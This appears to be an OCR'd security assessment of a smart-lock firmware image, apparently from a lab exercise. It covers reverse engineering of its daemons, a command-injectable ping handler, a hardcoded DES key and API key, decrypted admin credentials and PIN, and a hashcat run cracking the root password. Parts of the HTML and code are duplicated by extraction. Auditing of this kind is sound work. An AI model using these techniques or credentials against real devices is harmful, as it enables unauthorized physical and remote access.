
Step 9: We inspected the /etc/inittab file to review the system initialization



```
# now startup smrt lok daemon and httpd
null::sysinit:/sbin/listenerd
null::sysinit:/sbin/httpd
# Put a getty on the serial port
ttyS0::respawn:/sbin/getty -L ttyS0 115200 vt100 # GENERIC_SERIAL

# Stuff to do for the 3-finger salute
#::ctrlaltdel:/sbin/reboot
```

We identified two custom binaries running on the system: listenerd and httpd


Step 10: Then we examine the contents of the listenerd



We identified two custom programs running on the device — **listenerd** and **httpd**. The listenerd program is responsible for handling signals from the keypad. When we examined it using a reverse engineering tool ghidra, we found that it continuously watches for keypad activity. Once a button is pressed, it detects the interrupt, reads the keypad input, and checks if the entered PIN is correct. The log messages show this entire process step by step — it first starts the keypad listener, then detects a key press, reads the input

(for example, "*19*"), and begins verifying the PIN. After confirming that the correct PIN was entered, it triggers an unlock command, successfully unlocking the system. These logs directly reflect the logical flow seen in the program: from keypad detection, PIN verification, and finally to unlocking the device.

Step 11: Then we examine the contents of the httpd



The second program, **httpd**, acts as the web server for the device. When we examined it in Ghidra, we found that it uses an embedded web framework called CivetWeb version 1.17 to host a small web interface. This interface allows users to view and change system settings, such as passwords or network configurations. The program begins by starting the web service in the background and creating a password file that controls access to the web panel. It then decrypts and reads configuration files stored on the device, which are protected using DES (Data Encryption Standards) encryption. Once the files are successfully decrypted, the program parses them as XML to load settings like user credentials and device parameters. The log messages we observed directly match this process — showing the creation of the password file, decryption of configuration data, and successful parsing of the XML(Extensible Markup Language) files. After setup, the web server registers several functions that handle user actions from the web interface, such as running a network ping test, unlocking the device, or changing the configuration PIN. When the PIN or other settings are updated, the program again decrypts the configuration file, modifies it, and re-encrypts it before saving the changes. Finally, it reports that the configuration has been

successfully updated and confirms that the smart lock web server has started. These log messages clearly follow the same logical flow as the code, illustrating the program's full startup and configuration process from beginning to end.

Step 12: We examine the contents of the /etc/init.d/ directory

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/init.d$ cat S81callBack
#!/bin/sh

API_URL="api.smlbackend.out/callback/"
API_KEY="9a3145f7-3d6b-1c4a-a7ba-6b187e5d9b87"

SERIAL_NUMBER=$(cat /var/config/SERIAL)

wget -O- -q --post-data='{"serial": "${SERIAL_NUMBER}","api_key": "${API_KEY}"}' --header=Content-Type:application/json $API_URL

pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/init.d$ ls
S01seedrng  S01syslogd  S02klogd  S02sysctl  S10mdev  S40network  S60smrtLokBanner  S61mountData  S62mkdir  S70setGPIO  S80generateSerialNumber  S81callBack  rcK  rcS
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/init.d$ cat rcK
#!/bin/sh


# Stop all init scripts in /etc/init.d
# executing them in reversed numerical order.
#
for i in $(ls -r /etc/init.d/S??*) ;do

     # Ignore dangling symlinks (if any).
     [ ! -f "$i" ] && continue

     case "$i" in
        *.sh)
            # Source shell script for speed.
            (
                trap - INT QUIT TSTP
                set stop
```

We found an init script that generates device serial numbers from firmware version and MAC suffix, and a separate init script that contains a backend URL and an exposed API key — the key disclosure enables anyone to fabricate serial-numbered requests and remotely unlock devices, constituting a critical vulnerability.

Step 13: We reviewed the contents of the www directory to identify any available web pages


```
pjit@ip-10-10-0-5: ~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/www   pjit@ip-10-10-0-5:
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/www$ cat index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>SMRT LOK Admin</title>
    <link rel="stylesheet" href="css/styles.css">
</head>
<body>

<h1>SMRT LOK Admin Page</h1>

<div class="container">
    <h2>Lock and Unlock</h2>
    <h2>Status: <span id="status"></span></h2>
    <button class="button" onclick="sendPostLock()">Lock</button>
    <button class="button" onclick="sendPostUnlock()">Unlock</button>
</div>

<div class="container">
    <form action="/userpass" method="GET">
        <h2>Change Username and Password</h2>
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" minlength="4" maxlength="64" required><br><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" minlength="6" maxlength="64" required><br><br>
        <button class="button"> Submit</button>
    </form>
</div>

<div class="container">
    <form action="/pin" method="GET">
        <h2>Change Pin</h2>
        <label for="pin">Pin:</label>
        <input type="number" id="pin" name="pin" minlength="4" maxlength="4" required><br><br>
        <button class="button"> Submit</button>
    </form>
</div>

<div class="container">
    <form action="/pingtest" method="GET">
        <h2>Ping Test</h2>
        <label for="address">Address:</label>
        <input type="text" id="address" name="address" minlength="4" maxlength="1024" required><br><br>
```

```
        <h2>Ping Test</h2>
        <label for="address">Address:</label>
        <input type="text" id="address" name="address" minlength="4" maxlength="1024" required><br><br>
        <button class="button"> Submit</button>
    </form>
</div>

<script>


    document.addEventListener("DOMContentLoaded", function() {
         // Function to retrieve status via GET request
        function getStatus() {
            // Make a GET request to retrieve the status
            var xhr = new XMLHttpRequest();
            xhr.open("GET", "/status", true);
            xhr.onreadystatechange = function() {
                if (xhr.readyState == 4 && xhr.status == 200) {
                    // Parse the response and update the status display
                    var status = JSON.parse(xhr.responseText).status;
                    updateStatus(status);
                }
            };
            xhr.send();
        }

        // Function to update the status display
        function updateStatus(status) {
            var statusElement = document.getElementById("status");
            statusElement.textContent = status ? "LOCKED" : "UNLOCKED";
            statusElement.style.color = status ? "green" : "red";
        }

        // Initial call to retrieve status
        getStatus();

        // Set interval to periodically update the status (e.g., every 5 seconds)
        setInterval(getStatus, 5000);
    });

    function sendPostLock() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "/lock", true);
        xhr.send();
    }


       }

       // Function to update the status display
       function updateStatus(status) {
           var statusElement = document.getElementById("status");
           statusElement.textContent = status ? "LOCKED" : "UNLOCKED";
           statusElement.style.color = status ? "green" : "red";
       }

       // Initial call to retrieve status
       getStatus();

       // Set interval to periodically update the status (e.g., every 5 seconds)
       setInterval(getStatus, 5000);
    });

    function sendPostLock() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "/lock", true);
        xhr.send();
    }

    function sendPostUnlock() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "/unlock", true);
        xhr.send();
    }

    function displayVariables(var1, var2) {
            // Create a string containing the values of the variables
            var message = "Variable 1: " + var1 + "\nVariable 2: " + var2;

            // Display the message in a popup
            alert(message);
        }

</script>
```

We identified that the index page of the admin portal is exposed via HTTP (Hypertext Transfer Protocol)

Step 14: During static analysis of the libsml library, we searched for embedded decryption keys and supporting metadata.


Analyzed two init-stage custom binaries in Ghidra; traced web-server handlers to a proprietary library (libsml.so) and focused on encryptFile(). That function's strings and logic reveal use of a symmetric cipher and expose a hardcoded key 87420938 at offset 0x00012E04, which decrypts sensitive filesystem files.




```
int pingTest(undefined4 param_1)

{
  void *pvVar1;
  int iVar2;
  void **ppvVar3;
  char acStack_1030 [2048];
  char acStack_830 [2048];
  void *local_30;
  int local_2c;
  void *local_28;
  void *local_24;
  int local_20;
  int local_1c;
  int local_18;
  int local_14;

  local_24 = malloc(0x18);
  for (local_14 = 0; local_14 < 6; local_14 = local_14 + 1) {
    ppvVar3 = (void **)((int)local_24 + local_14 * 4);
    pvVar1 = malloc(0x41);
    *ppvVar3 = pvVar1;
  }
  local_28 = malloc(0x18);
  for (local_18 = 0; local_18 < 6; local_18 = local_18 + 1) {
    ppvVar3 = (void **)((int)local_28 + local_18 * 4);
    pvVar1 = malloc(0x41);
    *ppvVar3 = pvVar1;
  }
  local_2c = parseUrlValues(param_1,local_24,local_28);
  if (local_2c == 0) {
    local_30 = (void *)getParsedValue("address",local_24,local_28);
    if (local_30 == (void *)0x0) {
      local_30 = (void *)0x0;
      for (local_20 = 0; local_20 < 6; local_20 = local_20 + 1) {
        free(*(void **)((int)local_24 + local_20 * 4));
        free(*(void **)((int)local_28 + local_20 * 4));
      }
      free(local_24);
      free(local_28);
      free(local_30);
      iVar2 = 1;
    }
    else {


        snprintf(acStack_1030,0x7ff,"ping -c 1 %s &> /var/tmp/tempfile.txt",local_30);
        snprintf(acStack_830,0x7ff,"Running Ping Command: %s",acStack_1030);
        debugPrint("pingTest",acStack_830);
        for (local_1c = 0; local_1c < 6; local_1c = local_1c + 1) {
          free(*(void **)((int)local_24 + local_1c * 4));
          free(*(void **)((int)local_28 + local_1c * 4));
        }
        free(local_24);
        free(local_28);
        free(local_30);
        iVar2 = system(acStack_1030);
      }
    }
    else {
      debugPrint("changeConfigPin","Error parsing values\n");
      iVar2 = 1;
    }
    return iVar2;
  }
```

Further analysis of the library shows a Remote Code Execution (RCE) flaw in the pingTest routine: the function forwards unsanitized, attacker-controllable input directly into a system() call, enabling command injection and arbitrary shell execution under the process's privileges. An adversary able to influence the pingTest input can inject shell metacharacters or payloads to run commands, escalate privileges, or pivot from the device — a high-impact vulnerability requiring immediate remediation.

Step 15: With the recovered symmetric key, the config.xml file was successfully decrypted. The decrypted configuration contains plaintext credentials for the root user and a numeric PIN used to unlock the physical door mechanism.




```
<?xml version="1.0" encoding="utf-8"?>
    <config>
        <xmlConfig pin="4321"/>
        <xmlConfig user="admin"/>
        <xmlConfig password="imasmrt1"/>
    </config>
```

2.2.1 Findings Summary Table

SN	Impacted Files	Severity	Description
1	boot_capture.sr	Low	Information Disclosure via UART Boot Logs
2	boot_capture.sr	Low	Information Disclosure via UART Boot Logs

3	boot_capture.sr	Low	Information Disclosure via UART Boot Logs
4	boot_capture.sr	Low	Information Disclosure via UART Boot Logs
5	boot_capture.sr	Low	Information Disclosure via UART Boot Logs
6	keypad_interaction_capture.sr	High	Keypad interface capture leak
7	web_interface_interaction_capture.sr	Low	Web information leak
8	web_interface_interaction_capture.sr	Low	Web information leak
9	web_interface_interaction_capture.sr	Low	Web information leak
10	/etc/shadow	Medium	Weak Root Credentials
11	/etc/init.d/S81callBack	Critical	Hardcoded API Key and Predictable Device Serial Exposure
12	`libsml.so`	High	Hardcoded Encryption Key and Weak Cryptography Exposure
13	config.xml	High	Hardcoded Administrative Credentials Expose Device to Unauthorized Access
14	index.html	High	Unauthorized Administrative Access via Web Interface

15	index.html	High	Remote Lock Control via Replayable Authorization Tokens
16	index.html	High	Remote Account Takeover Risk
17	index.html	High	Change pin for lock/unlock functionality
18	fstag	High	Power Loss Credential Reset
19	libsml.so , Interfaces	Critical	Remote Code Execution in pingTest function
20	S80GenerateSerialNumber	Medium	Predictable Device Serial Numbers
21	smrt_lok	Critical	Remote Command-Injection RCE
22	_smrt_lok_v_1_3_alpha_fw.img.extracted	Critical	Direct Hardware Access Enables Rapid PIN Enumeration
23	Keypad	Medium	Administrative PIN Weakness
24	Smrt_lok main PCB	Medium	Debugging capabilities not required in production systems
25	Httpd	Critical	Buffer Overflow in Web Configuration Handler

Finding Technical Analysis

1. Information Disclosure via UART Boot Logs

Severity: Low

Technical Analysis:

The UART boot log discloses the bootloader version string, including build ID and timestamp:

U-Boot SPL 2022.04-ge0d31da5 (Aug 04 2023 - 18:48:26 +0000)

```
U-Boot 2022.04-ge0d31da5 (Aug 04 2023 - 18:48:26 +0000)

CPU  : AM335X-GP rev 2.1
Model: TI AM335x BeagleBone Black
DRAM:  512 MiB
Reset Source: Power-on reset has occurred.
```

Remediation: If disabling is not possible, configure a small filter in the bootloader to redact sensitive fields (build ID, timestamp, git SHA) from printed strings.

2. Information Disclosure via UART Boot Logs

Severity: Low

Technical Analysis:

The UART boot log reveals processor model and revision information:

CPU: AM335X-GP rev 2.1

```
U-Boot 2022.04-ge0d31da5 (Aug 04 2023 - 18:48:26 +0000)

CPU  : AM335X-GP rev 2.1
Model: TI AM335x BeagleBone Black
DRAM:  512 MiB
Reset Source: Power-on reset has occurred.
RTC 32KCLK Source: External
```

Remediation: Hide or limit the boot messages so they don't display the processor type.

3. Information Disclosure via UART Boot Logs

Severity: Low

Technical Analysis:

The UART boot log exposes device manufacturer and device type details:

TI AM335x BeagleBone Black

```
CPU  : AM335X-GP rev 2.1
Model: TI AM335x BeagleBone Black
DRAM:  512 MiB
Reset Source: Power-on reset has occurred.
RTC 32KCLK Source: External.
```

Remediation: Hide or limit the boot messages so they don't display the device manufacture and device type.

4. Information Disclosure via UART Boot Logs

Severity: Low

Technical Analysis:

The UART boot log provides details of the installed memory, including type and size:

DRAM: 512 MiB

```
CPU  : AM335X-GP rev 2.1
Model: TI AM335x BeagleBone Black
DRAM:  512 MiB
Reset Source: Power-on reset has occurred.
RTC 32KCLK Source: External.
```

Remediation: To fix this, the startup messages should be minimized or hidden in the final (production) version of the device. The serial/UART port should either be turned off, covered, or restricted so only authorized technicians can access it.

5. Information Disclosure via UART Boot Logs

Severity: Low

Technical Analysis:

The UART boot log leaks kernel startup parameters, including console configuration, root filesystem type, and boot device:

console=ttyS0,115200n8 root=/dev/mmcblk0p2 ro rootfstype=squashfs rootwait

```
Retrieving file: /zImage
append: console=ttyS0,115200n8 root=/dev/mmcblk0p2 ro rootfstype=squashfs rootwait
Retrieving file: /am335x-boneblack.dtb
```

Remediation: If it must remain for support, limit what information it shows (only minimal, generic messages).

6. Keypad interface capture leak 1

Severity: High

Technical Analysis: During runtime capture, the keypad subsystem wrote raw PIN values to the system log/serial output. Example captured entry: [listenerd] Keypad input read as: *1*9. The asterisk-prefixed sequence matches documented administrative commands, indicating admin PINs are also exposed. Logging of plaintext PINs enables credential recovery from logs or intercepted serial traffic.

```
Plain preview (may contain control chars):

[ listenerd ] Starting keypad listener

# [ listenerd ] Keypad interrupt detected

[ listenerd ] Keypad input read as: *1*9
[ listenerd ] verifying pin...
[ verifyPin ] verifying pin
```

Remediation: Stop logging raw keypad inputs to system logs and serial output. Store or process PINs only in memory and use masked or hashed formats for any necessary logging.

7. Web information leak

Severity: Low

Technical Analysis: Captured web traffic discloses the specific web server implementation and version in use. Example: [httpd] starting smrt lok httpd - using civetweb v1.17. This information facilitates fingerprinting and targeted exploitation against known vulnerabilities in CivetWeb.

```
[ httpd ] starting smrt lok httpd - using civetweb v1.17
# [ httpd ] creating passwd file
[ decryptFile ] file successfully decrypted via ECB DES
[ parseConfigXMLFile ] parsing XML config file...
```

Remediation: Remove the server/version text from logs and the website headers so outsiders can't see what software you use. Keep the web server updated and limit who can reach it (use network rules and monitoring) to reduce the risk of attacks.

8. Web information leak

Severity: Low

Technical Analysis: Captures indicate that the web interface exposes function names and details of cryptographic operations. For instance, log entries reveal the use of DES in ECB mode for file decryption ([decryptFile] file successfully decrypted via ECB DES). Disclosure of weak cryptographic primitives enables attackers to understand and exploit design flaws in confidentiality protection.

```
[ httpd ] starting smrt lok httpd - using civetweb v1.17
# [ httpd ] creating passwd file
[ decryptFile ] file successfully decrypted via ECB DES
[ parseConfigXMLFile ] parsing XML config file...
```

Remediation: Update the system to hide internal function and encryption details from web logs. Use stronger encryption methods (e.g., AES) instead of outdated DES.

9. Web information leak

Severity: Low

Technical Analysis: Captures show that the web interface directly executes system-level commands with user-supplied input (e.g., [pingTest] Running Ping Command: ping -c 1 192.168.7.1 &> /var/tmp/tempfile.txt). Without strict sanitization, this behavior could expose the system to command injection vulnerabilities.

```
[ parseConfigXMLFile ] parsing of XML file completed successfully
[ httpd ] smrt lok httpd started
[ pingTest ] Running Ping Command: ping -c 1 192.168.7.1 &> /var/tmp/tempfile.txt
[ changeConfigPin ] Pin parsed, proceeding to update xml
[ decryptFile ] file successfully decrypted via ECB DES
[ encryptFile ] file successfully encrypted via ECB DES
```

Remediation: Validate and sanitize all user inputs before using them in system commands, and restrict the web interface to run only safe, predefined operations instead of directly executing OS commands.

10. Weak Root Credentials

Severity: Medium

Technical Analysis: Examination of the /etc/shadow file reveals the presence of a stored root hash. By applying a dictionary-based brute force attack (e.g., using hashcat -a 0 -m 7400 shadow ~/tools/wordlist.txt), the hash was successfully cracked, exposing the root password (blink182). This demonstrates weak credential management and susceptibility to offline password attacks.

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ ls
bindresvport.blacklist  group     hosts   inittab  mdev.conf  netconfig  nsswitch.conf  passwd   profile.d  resolv.conf  shadow  ssl
fstab                   hostname  init.d  issue    mtab       network    os-release     profile  protocols  services     shells
```

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ cat shadow
root:$5$CgbSUMYm$zbgZJ2.uOXeETxUe3.s.7PeeDyDIFyQQpNlvotQvJm1:::::::
daemon:*:::::::
bin:*:::::::
sys:*:::::::
sync:*:::::::
mail:*:::::::
www-data:*:::::::
operator:*:::::::
nobody:*:::::::
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$
```

```
Dictionary cache built:
* Filename..: /home/pjit/tools/wordlist.txt
* Passwords.: 1001
* Bytes.....: 7792
* Keyspace..: 1001
* Runtime...: 0 secs


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 7400 (sha256crypt $5$, SHA256 (Unix))
Hash.Target......: $5$CgbSUMYm$zbgZJ2.uOXeETxUe3.s.7PeeDyDIFyQQpNlvotQvJm1
Time.Started.....: Fri Oct  3 10:03:47 2025 (1 sec)
Time.Estimated...: Fri Oct  3 10:03:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/pjit/tools/wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      248 H/s (11.27ms) @ Accel:16 Loops:1024 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests
Progress.........: 192/1001 (19.18%)
Rejected.........: 0/192 (0.00%)
Restore.Point....: 160/1001 (15.98%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: ginger -> november
Hardware.Mon.#1..: Util: 78%

Started: Fri Oct  3 10:02:42 2025
Stopped: Fri Oct  3 10:03:51 2025
pjit@ip-10-10-0-5:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  cracked.txt  hash.txt  materials  thinclient_drives  tools
pjit@ip-10-10-0-5:~$ cat cracked.txt
$5$CgbSUMYm$zbgZJ2.uOXeETxUe3.s.7PeeDyDIFyQQpNlvotQvJm1:blink182
pjit@ip-10-10-0-5:~$
```

Remediation: Avoid shipping devices with preconfigured accounts or passwords. Instead, enforce user-driven account creation and password setup during initial configuration.

11. Hardcoded API Key and Predictable Device Serial Exposure

Severity: Critical

Technical Analysis: Static inspection of /etc/init.d/S81callBack shows the backend endpoint and an embedded API key are shipped in cleartext. The script reads /var/config/SERIAL, which is produced. By /etc/init.d/S80generateSerialNumberssmrt_lok_v${VERSION}_${MAC_SUFFIX} Where AC_SUFFIX is a concatenation of only the last three MAC octets. This weak serial generation reduces the search space to 255^3 combinations (~16.7 million). An adversary with the firmware or a captured device can therefore brute-force or enumerate plausible serial numbers and, using the hardcoded API key, submit callback requests that impersonate any device. This allows mass impersonation, unauthorized device actions, or injection of misleading telemetry without owning the physical units.

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/init.d$ cat S81callBack
#!/bin/sh

API_URL="api.smlbackend.out/callback/"
API_KEY="9a3145f7-3d6b-1c4a-a7ba-6b187e5d9b87"

SERIAL_NUMBER=$(cat /var/config/SERIAL)

wget -O- -q --post-data='{"serial": "${SERIAL_NUMBER}","api_key": "${API_KEY}"}' --header=Content-Type:application/json $API_URL

pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/init.d$ cat S80generateSerialNumber
#!/bin/sh

MAC_SUFFIX=$(cat /sys/class/net/eth0/address | awk '{split($0,a,":"); print a[4]a[5]a[6]}')

VERSION="1.3"

echo "mac address suffix read as ${MAC_SUFFIX}"

SERIAL_NUMBER=$(echo "smrt_lok_v${VERSION}_${MAC_SUFFIX}")

echo "serial address parsed as ${SERIAL_NUMBER}"

echo $SERIAL_NUMBER > /var/config/SERIAL
```

